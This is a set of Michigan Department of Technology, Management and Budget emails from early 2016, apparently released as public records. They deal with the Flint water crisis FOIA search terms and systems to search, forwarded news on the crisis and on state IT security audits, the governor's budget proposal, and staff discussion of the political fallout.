list of standard “search terms” which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.**

Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology,  
Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>

---

**From:** Leonard, Meg (DTMB)  
**Sent:** Tuesday, February 16, 2016 2:46 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** FW: ORS POIA

FYI – AST was also asked to respond to the FOIA. See Mike's response below.

Meg Leonard  
Division Director  
Organizational Support Division  
DTMB - Office of Retirement Services  
[LeonardM@michigan.gov](mailto:LeonardM@michigan.gov)  
517-284-4556



**HELP. CONNECT. SOLVE.**

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**From:** Bilek, Mike (DTMB)  
**Sent:** Tuesday, February 16, 2016 2:44 PM  
**To:** Ouendag, Michael (DTMB)  
**Cc:** Westfall, Laurie (DTMB); Gabler, David (DTMB); Bilek, Mike (DTMB); Leonard, Meg (DTMB); Guardiola, Jamie (DTMB)  
**Subject:** ORS POIA

Mike O,

The applications(s) for ORS are as follows; After some conversation we expanded the list some.

The following need to have Clarity running for the application to be functional.

ESS  
FileNet  
NICE  
Siebel

The following are standalone applications;

MiAccount  
Indexing Application  
Issue Tracker  
Scanning application  
Work Force manager

ORS was given the following key words and asked if our data would contain any of these;

Legionnaire  
Legionella  
“boil water order” & “Flint” (anywhere in document)



“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

The Business response is no.

Jamie Guardiola would be the contact person if any FOIA is needed  
If you have any questions please let me know.

Michael Bilek  
DTMB Agency Services/ORS  
AST Manager  
Desk 517-284-4525  
Cell 517-930-6298  
E-mail- [bilekm@michigan.gov](mailto:bilekm@michigan.gov)



**HELP. CONNECT. SOLVE.**

"Success means having the courage, determination, and the will to become the person you believe you were meant to be".

---

**From:** Tober, Kathryn (DHHS)  
**Sent:** Tuesday, February 16, 2016 3:33 PM  
**To:** Donovan, John (DTMB);Vanden Bosch, Kerrie (DTMB)  
**Subject:** today's Detroit News...

*Lansing* – Gov. Rick Snyder said Tuesday that his review of the Flint water crisis includes a look at the Department of Health and Human Services, where officials failed to alert the public when they first learned about an outbreak of deadly Legionnaires’ disease.

As The Detroit News first reported Friday, a Michigan health official delayed public notification by issuing a June report declaring the outbreak “over,” an assertion Genesee County health officials fought. Four more people would die in the summer and fall.

The Legionella bacteria has sickened 87 people between May 2014 and November 2015, killing nine overall. A Snyder task force has warned Flint area hospitals to do more disinfection work to ensure against another outbreak in the spring.

“There are challenges in that agency also, and that is something we are making a review of,” Snyder told reporters after an unrelated event Tuesday in downtown Lansing.

Most of the initial attention was focused on Flint’s lead-contaminated water that resulted from the city’s switch to the Flint River as a drinking water source in April 2014. The water wasn’t treated with corrosion control chemicals and caused leaching of the toxic metal from lead water service lines into the drinking water.

From February 2015 to June, state Department of Environmental Quality officials fought off a federal water quality expert’s warnings about lead exposure. The U.S. Environmental Protection Agency Region 5 administrator called the employee’s warnings “premature.” Lead exposure wasn’t acknowledged by the state until early October and a state emergency was declared Jan. 5.

Snyder announced the Legionnaires’ outbreak during a Jan. 13 press conference, saying he was not apprised of the situation until two days prior. The respiratory disease is caused in warmer months by a bacteria in warm, fresh water that leads to a severe form of pneumonia and can be found in large plumbing systems, hot tubs and air-conditioning units.

Michigan turned down help from the EPA and the Centers for Disease Control and Prevention, according to a Detroit News analysis of more than 24,000 pages of emails released by the Snyder administration and Genesee County. State agency officials also tried to steer Genesee County health officials away from examining the municipal water system as a potential source of the Legionella bacteria.

Janet Stout, a national expert on Legionnaires’, told The Detroit News that quick state action to involve federal agencies and inform the public might have shortened the outbreak in the Flint area and saved lives.

The state’s handling of the crisis contrasts markedly with how New York state officials dealt with a Legionnaires’ outbreak last summer in the Bronx, said Stout, a research associate professor with the University of Pittsburgh who assisted with both outbreaks. The Bronx spate included 133 cases, resulting in six deaths over about a month.

The governor has acknowledged faults by the Department of Environmental Quality, which failed to ensure that proper corrosion controls were added to drinking water when Flint began using river water in April of 2014.

Asked Tuesday if there was a lack of adequate oversight by himself or cabinet members, Snyder noted that there have been changes in his administration as a result of the Flint crisis “in terms of what I was being told.”


DEQ Director Dan Wyant and his spokesman resigned in late December. Liane Shekter Smith, head of the department’s office of drinking water, was fired earlier this month, and another regulator remains suspended pending internal investigation.

Snyder, who has linked the Flint water crisis to failures at all levels of government, said Tuesday that the federal Environmental Protection Agency deserves further scrutiny as well. The U.S. House Oversight and Government Reform Committee plans a future hearing where Snyder and EPA Administrator Gina McCarthy have been invited to testify.

“They failed to do a lot of things in this process,” said Snyder, who has said he wants to testify before Congress. “I’m not going to spend time on their issue. I think that will come out as time passes in terms of not identifying the issue, not bringing it to either the state’s attention or other people in the federal government’s attention.”

“They still haven’t fully acknowledged all their issues. We’ll move forward with our piece of it, and I expect hopefully people are still asking good tough questions of the federal government. They should be asking.”

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:28 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint




Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.

Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

Click [here](#) to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.




## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

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---

**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal

**Follow Up Flag:** Follow up  
**Flag Status:** Flagged



Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
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The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of

\$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for 14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.
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- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

---

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---

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---

**From:** Mitchell, Laurie (DTMB)  
**Sent:** Wednesday, February 17, 2016 10:14 AM  
**To:** Vanden Bosch, Kerrie (DTMB); Leonard, Meg (DTMB)  
**Subject:** FW: The Gov. Snyder's Budget Proposal

Given this announcement, we may want to shape a communication for staff. Would you like me to work with CE on that?

Laurie

---

**From:** DTMB Director and CIO David Behen [mailto:dtmb@govsubscriptions.michigan.gov]  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Mitchell, Laurie (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



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As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

---

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---

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---

**From:** Mitchell, Laurie (DTMB)  
**Sent:** Wednesday, February 17, 2016 10:19 AM  
**To:** Vanden Bosch, Kerrie (DTMB);Leonard, Meg (DTMB)  
**Subject:** RE: The Gov. Snyder's Budget Proposal

On it.

Meg -- can you discuss with Laurie Westfall or would you like me to do that?

Laurie

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Wednesday, February 17, 2016 10:18 AM  
**To:** Mitchell, Laurie (DTMB)  
**Cc:** Leonard, Meg (DTMB)  
**Subject:** Re: The Gov. Snyder's Budget Proposal

Yes please. I think I would like to send it on behalf of the EPC, if you could have CE craft something.

On Feb 17, 2016, at 8:14 AM, Mitchell, Laurie (DTMB) <[MitchellL6@michigan.gov](mailto:MitchellL6@michigan.gov)> wrote:

Given this announcement, we may want to shape a communication for staff. Would you like me to work with CE on that?

Laurie

---

**From:** DTMB Director and CIO David Behen [<mailto:dtmb@govsubscriptions.michigan.gov>]  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Mitchell, Laurie (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
DTMB Header 10/22/15

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Thank you again for all the good work you do. I hope you have a great week ahead.

David

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


# MICHIGAN ORS & TRUVEN HEALTH ANALYTICS Service Planning Meeting

March 2016

# Agenda

- Introductions
- What Employee/Retiree Plan Sponsors Are Doing
- ORS Business Update
- Truven Health Analytics News
- Database Enhancement Topics
  - Advantage Suite v5.3
  - Claims File Reconciliation Pilot
  - Lab Results Data – Practical Applications
- Break
- Analytic Discussion
  - Flint Water Crisis
  - Diabetes Analysis – review results
  - End of Life Care Analysis – review results
- 2015 CY Value Summary
- Wrap Up & Next Steps



More than Data. Answers.

---

**From:** vandenboschk@michigan.gov  
**Sent:** Wednesday, February 17, 2016 1:11 PM  
**To:** Ingersoll, Jean (DTMB)  
**Subject:** Re: Flint FOIA - DTMB Systems

Hi Jean,

ORS does have other systems, however I do not believe there is a reasonable chance that any of them would contain these search terms.

Thanks,  
Kerrie

On Feb 17, 2016, at 4:25 AM, Ingersoll, Jean (DTMB) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)> wrote:

SMT Members:

In response to the Flint FOIA Project we have compiled a list of DTMB-owned systems that may need to be searched depending on whether or not the systems listed would reasonably contain any of the search terms sent on Friday (see search terms below). We are not asking you to perform any searches at this time, additional instructions are forthcoming.

What I need from you is to:

- 1) review the list and tell me whether the systems listed may contain the search terms (center column);
- 2) notify me if there are DTMB systems that are not listed that may contain the search terms;
- 3) tell me who is the individual responsible for performing the search in the system on behalf of the custodians (right column);

This information is due back to me close of business (5:00pm) today, Wednesday.

Electronic/DTMB Systems  
E-Mich Pauley (Swanson) (Already public facing?)  
Buy4Mich  
Maynard (Brownlee/Wellman)  
MAIN  
Dave Gabler (Brownlee/Wellman)  
MPSCS  
Brad Stoddard (Swanson)  
Anything Related to Cyber?  
Christian Kopacsi  
FileNet  
Demello (Swanson)  
Time and Expense  
Laurie Westfall/Dave Gabler (McFarlane)  
DCDS  
Laurie Westfall/Dave Gabler (McFarlane)  
X3  
Turnquist (Stibitz)  
HPTrim  
Kristi Thompson (Joyce Vancouvering)

Search Terms:

Legionnaire

Legionella

"boil water order" & "Flint" (anywhere in document)  
"coli" & Flint (anywhere in document)  
"bacteria" & "Flint" (anywhere in document)  
"microb" & "Flint" (anywhere in document)  
"TTHM" & "Flint" (anywhere in document)  
"Lead" & "Flint" (anywhere in document)  
"emergency" & "Flint" (anywhere in document)  
Karegnondi  
"Genesee County Health Department"



“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document) “DWSD” & “Flint” (anywhere in document) “Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

Thank you all. Jean

Jean M. Ingersoll, JD

Michigan Department of Technology, Management & Budget Lewis Cass Building

320 South Walnut St.

PO Box 30026

Lansing, MI 48909

517-241-8844 (O)

517-282-2474 (C)

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Friday, January 08, 2016 1:29 PM  
**To:** Sweeney, Matthew (DTMB)  
**Cc:** Estell, Anthony (DTMB); Mitchell, Laurie (DTMB); Leonard, Meg (DTMB)  
**Subject:** RE: DTMB Capitol News 1/8/16

Thanks Matt! Please add the folks cc'd on this email.

Kerrie

---

**From:** Sweeney, Matthew (DTMB)  
**Sent:** Friday, January 08, 2016 11:56 AM  
**To:** Sweeney, Matthew (DTMB)  
**Subject:** DTMB Capitol News 1/8/16

Happy New Year, Management Team!


Below is the first edition of a capitol update we plan to share with you on a bi-weekly basis. Knowing how busy you are, we hope these emails will be a convenient way to stay up to date on issues being discussed in the capitol related to DTMB and our customers.

Please note that while articles may be shortened for the sake of brevity, the content will not be altered, so it may contain opinions or quotes that DTMB does not necessarily endorse.

We're sending this initial update to the management team. Should there be anyone on your own team you think would benefit from being on the mailing list, please just respond with their email address. Suggestions or questions are welcomed as well.

Have a great weekend,

Matt



**JANUARY 8, 2016**

In this issue:

[State's Servers Vulnerable, According to Audit](#)

[Audit: Guns, Propane Tank Stored With State's IT Servers](#)

[Michigan to Clamp Down on Privatized Prison Deals](#)

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## State's Servers Vulnerable, According To Audit

MIRS, 12/17/15

The security settings on 94 percent of State of Michigan's computer servers, the data warehouses for the state records, were not properly set, according to audit released today. The audit specifically examined a series of issues related the UNIX servers, some of which contained systems that Auditor General Doug A. RINGLER's office dubbed "critical to state government operations" and "life threatening" to citizens if they were unavailable.

The audit included a review of the security configurations of 63 servers. Of those, 59 - or 94 percent - were found to have vulnerable security configurations.

The state's Department of Technology, Management and Budget was also cited for not fully establishing and implementing effective procedures to detect and remediate security vulnerabilities.

Of the servers reviewed by auditors, 47 percent had not had a vulnerability scan in over a month. When vulnerability scans were conducted at the request of auditors, the average number of "high risk exposures" for state servers was 77. One server had 420 security incidents auditors labeled "high risk."

Other findings of the audit included:

- Failure to apply operating system patches for servers in a timely fashion;
- Need to establish a strategy to ensure only supported UNIX operating system versions are installed on servers containing state applications. Unsupported versions were operational on approximately 30 of the state's UNIX servers;
- The state did not establish and implement proper controls over who could access UNIX operating systems;
- DTMB failed to fully establish a segregation of duties over the administration of the state's UNIX servers. The DTMB Agency Services Division had too much control over key processes, which increased the risk that controls designed to secure the state's information systems could be circumvented;
- DTMB didn't maintain accurate records of UNIX server information, which is necessary to maintain server security and to ensure the ready availability of information for critical business decisions.

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## Audit: Guns, Propane Tank Stored With State's IT Servers

MIRS, 12/18/15

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For the second day in a row, the security and stability of the state's information technology systems have come under scrutiny from an audit.

Today, the Office of the Auditor General (OAG) released an unflattering look at the physical conditions of the places that contain the state's data systems. The auditors found loose restrictions in who had control to these places. They also flagged fire and water hazards with these rooms.

The findings from today's audit and one released Thursday were enough for the state to acknowledge that they "underscore the need for constant vigilance and improvement in the arena of cybersecurity," said Caleb BUHS, spokesperson for the Michigan Department of Technology, Management and Budget (DTMB).

The state keeps its computer servers and network equipment in various switch rooms and telecommunication rooms across the state. The OAG found that DTMB didn't implement controls to limit physical access to these places.

For instance, the OAG found former employees still had access to the state's hosting centers and switch rooms.

The OAG also scoped out the environmental conditions of these places and found they weren't being kept tidy, which has safety implications.

The auditors found some of these places weren't "reasonably free from dust, food and beverages," and even included pictures to show for it.

In some of these places, the auditors found everything from a propane tank to guns and holiday decorations.

On Thursday, the OAG released an audit critical of the security controls set on the state's servers.

Buhs said many of the concerns found in the audits were known potential vulnerabilities, with solutions that are in various stages of implementation.

Gov. Rick SNYDER has always talked up improving cybersecurity as a top priority for his administration, and Buhs said, "We have made strong gains in shoring up our IT resources during the Snyder administration and will continue to adjust our actions and plans as the technology world continues to evolve."

Buhs said one area of improvement the state is working on is a single sign-on system for state employees that will tighten access controls, known as MiLogin.

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## Michigan to Clamp Down on Privatized Prison Deals

Detroit Free Press, 1/7/16

The Michigan Department of Corrections, which was at the center of a recent controversy over problems with its former prison food contractor, is setting up a 30-person unit to monitor the department's private contracts for the supply of food, medical treatment and other services.

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Though privatization is on the rise in state government, officials say the corrections department is the first state department to set up such a unit.

Critics say the full cost of contract monitoring, highlighted by MDOC's new 30-person unit, does not always get factored in when the state opts to replace state employees with private contractors in a bid to save money.

Department Director Heidi Washington told a House appropriations subcommittee on Oct. 29 that the department has contracted out a number of services in addition to the highly publicized food services contract, which was initially awarded to Philadelphia-based Aramark Correctional Services but after much controversy switched to Trinity Services Group of Florida. Those include certain health services, mental health services and pharmaceuticals, she said.

"We need to better coordinate our monitoring efforts" across all contracts, with uniform standards and training for staff who do the monitoring, Washington said. "We have some significant relationships with vendors."

All told, the department spent about \$250 million last year on about 185 service contracts, including about 70 substance abuse contracts, more than a dozen sex offender related contracts and about a dozen prisoner re-entry contracts with community service agencies, spokesman Chris Gautz said.

Full story: <http://www.freep.com/story/news/politics/2016/01/07/prison-department-sets-up-unit-monitor-contractors/75949704/>

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## Snyder Appoints Hollins To Oversee Flint Water Efforts

Gongwer, 12/17/15

Governor Rick Snyder, in response to preliminary recommendations from the Flint Water Advisory Task Force, appointed Harvey Hollins, the director of his Office of Urban Initiatives, to oversee efforts to resolve the water issues in the city.

"Harvey is well-versed in the issues and the challenges faced by our cities and will be effective in this role," Mr. Snyder said.

He said his administration would also work on an Internet dashboard to display progress made on the water issue.

The task force is still working on its final recommendations, but members said they issued the preliminary recommendations - in a letter dated December 7 but released Thursday - to get some of the changes in place more quickly.

"We felt it was imperative to make these initial recommendations to help address the water crisis in Flint instead of waiting until our final report is submitted," Task Force Co-Chair Chris Kolb said. "We appreciate the prompt acceptance of our request for action by the governor and see it as a step forward."

Co-Chair Ken Sikkema also said the initial review presented "a distributing situation."

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"While the Task Force is far from done with our work, the initial review has presented a very disturbing situation that will require many actions to help those that have suffered," Mr. Sikkema said. "We saw no reason to wait until the final report to make these initial recommendations. We also anticipate that we will made additional recommendations prior to the final report."

Task force members said the departments of Environmental Quality and Health and Human Services needed to set goals for the various efforts underway in the city as well as contingency plans if those goals are not being met.

The task force called for a single person or entity to coordinate the efforts.

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## DPS debt payments mount to unsustainable levels

Detroit News, 1/4/16

The debt payments of Detroit Public Schools — already the highest of any school district in Michigan — are set to balloon in February to an amount nearly equal to the school district's payroll and benefits as the city school system teeters on the edge of insolvency.

Detroit Public Schools has to begin making monthly \$26 million payments starting in less than a month to chip away at the \$121 million borrowed this school year for cash flow purposes and \$139.8 million for operating debts incurred in prior years. The city school system's total debt payments are 74 percent higher from last school year.

The debt costs continue to mount while Gov. Rick Snyder and the Legislature remain at odds over how to rescue Michigan's largest school district. A bankruptcy of the district could leave state taxpayers on the hook for at least \$1.5 billion in DPS debt.

The school district's payroll and health care benefits are projected to cost \$26.8 million in February — meaning the debt payments will be 97 percent of payroll. General fund operating debt payments that exceed 10 percent of payroll are "a major warning flag," municipal bond analyst Matt Fabian said.

"That's extremely high," said Fabian, managing director of Municipal Market Advisors in Concord, Massachusetts, who also followed the city of Detroit's bankruptcy case. "That's no longer, really, a normal school district. The school district has turned into a debt-servicing entity. It's making its own mission impossible."

As a result, the Detroit district won't have enough cash to pay any bills in four months.

Full story: <http://www.detroitnews.com/story/news/education/2016/01/04/detroit-schools-debt-payments/78240726/>

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**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Thursday, January 28, 2016 7:09 PM  
**To:** Stoddard, Phil (DTMB)  
**Subject:** RE: So any chance you watched the Flint Townhall last night?

I guess I'm not surprised at how much the Flint issue is being politicized, but I don't think it's very helpful in terms of getting to the ultimate solution faster or in a less painful manner. State employees got an email earlier this week saying that as a result of Flint the SOM websites are being targeted with many more hacking attempts and they are working hard to thwart these attempts. How does trying to hack the state's websites help anything for the people of Flint? This is really a tough situation in so many ways. I assume you probably have seen the Time magazine article (and cover photo)?

Flint is on a payment plan with MPERS and has been sticking to it. They owe us \$7-8M, so I don't know if the \$16M referenced includes MPERS payments or not, but it's certainly more than just that.

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**From:** Stoddard, Phil (DTMB)  
**Sent:** Thursday, January 28, 2016 12:59 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** RE: So any chance you watched the Flint Townhall last night?

Large and angry group – sen Stabenow, Jesse Jackson, reporter made a point that the gov. was a no show – One person spoke up and mentioned of 16 million Flint owes the state – I can't remember how much Flint owes MPERS so I am not sure if he was referring to us.

Other noteworthy things: Several credible experts there point out that test can't tell who will be effected and acknowledge the problem is far greater than the confirmed tested positive. Heavy criticism of Emergency Managers law that the voters of MI had voted to outlaw – only to have Gov and republicans reestablish it with minor tweaking, that the state has a 1.2b. rainy day fund, etc.

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**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Thursday, January 28, 2016 12:50 PM  
**To:** Stoddard, Phil (DTMB)  
**Subject:** RE: So any chance you watched the Flint Townhall last night?

I did not. What stood out to you?

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**From:** Stoddard, Phil (DTMB)  
**Sent:** Thursday, January 28, 2016 12:47 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** So any chance you watched the Flint Townhall last night?



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**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Friday, January 29, 2016 12:29 PM  
**To:** McCormick, Timothy (DTMB)  
**Subject:** RE: Thank you for your service

Yes, I thought similar things when I read the email. I do hope we get a chance to talk about this in next Thursday's EPC meeting, because I think it's important.

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**From:** McCormick, Timothy (DTMB)  
**Sent:** Friday, January 29, 2016 12:26 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** FW: Thank you for your service

Kerrie,

Continuing the conversation on Flint...

I'm guessing you will have conversations at the SMT meetings on why the Flint crises happened and why employees need to have more "common sense" and "make good judgments."

I think we could have a very healthy conversation about this in an EPC meeting.

Two things hit my radar in the last 12 hours:

1. I had a chance to hear the anger and hurt of a DEQ engineer last night. He is not directly associated with the Flint water crisis, but as could be expected, the firestorm reaches everywhere in DEQ. (see clip below)
2. We received a letter from Snyder this morning where he expressly states...  
"I am asking you not to let the situation in Flint negatively impact your motivation to excel every day."  
And then he assigns blame to people who "do not make good decisions, or use good judgment in solving problems."

In know it is too early to diagnose root causes; and I know that some of this communication is political and self-protective.


What I hope we can do, if we spend time talking about Flint, is to remember one of our favorite adages: "your world is perfectly organized to get the results you are currently experiencing."

Tim



# Gov. Snyder throws mid-level bureaucrats & "career service people" under the #FlintRiverCrisis bus on MSNBC's Morning Joe

by ElectedBlog on JANUARY 22, 2016 in FLINT, RICK SNYDER



Gov. Rick Snyder appeared on MSNBC's Morning Joe program this morning to throw mid-level bureaucrats in his administration under the bus:



The department people, the heads, were not being given the right information by the quote-unquote experts, and I use that word with great trial and tribulation because they were considered experts in terms of their background, these are career civil servants that had strong science, medical backgrounds in terms of their research. But as a practical matter, when you look at it today and you look at their conclusions, I wouldn't call them experts anymore. [...]

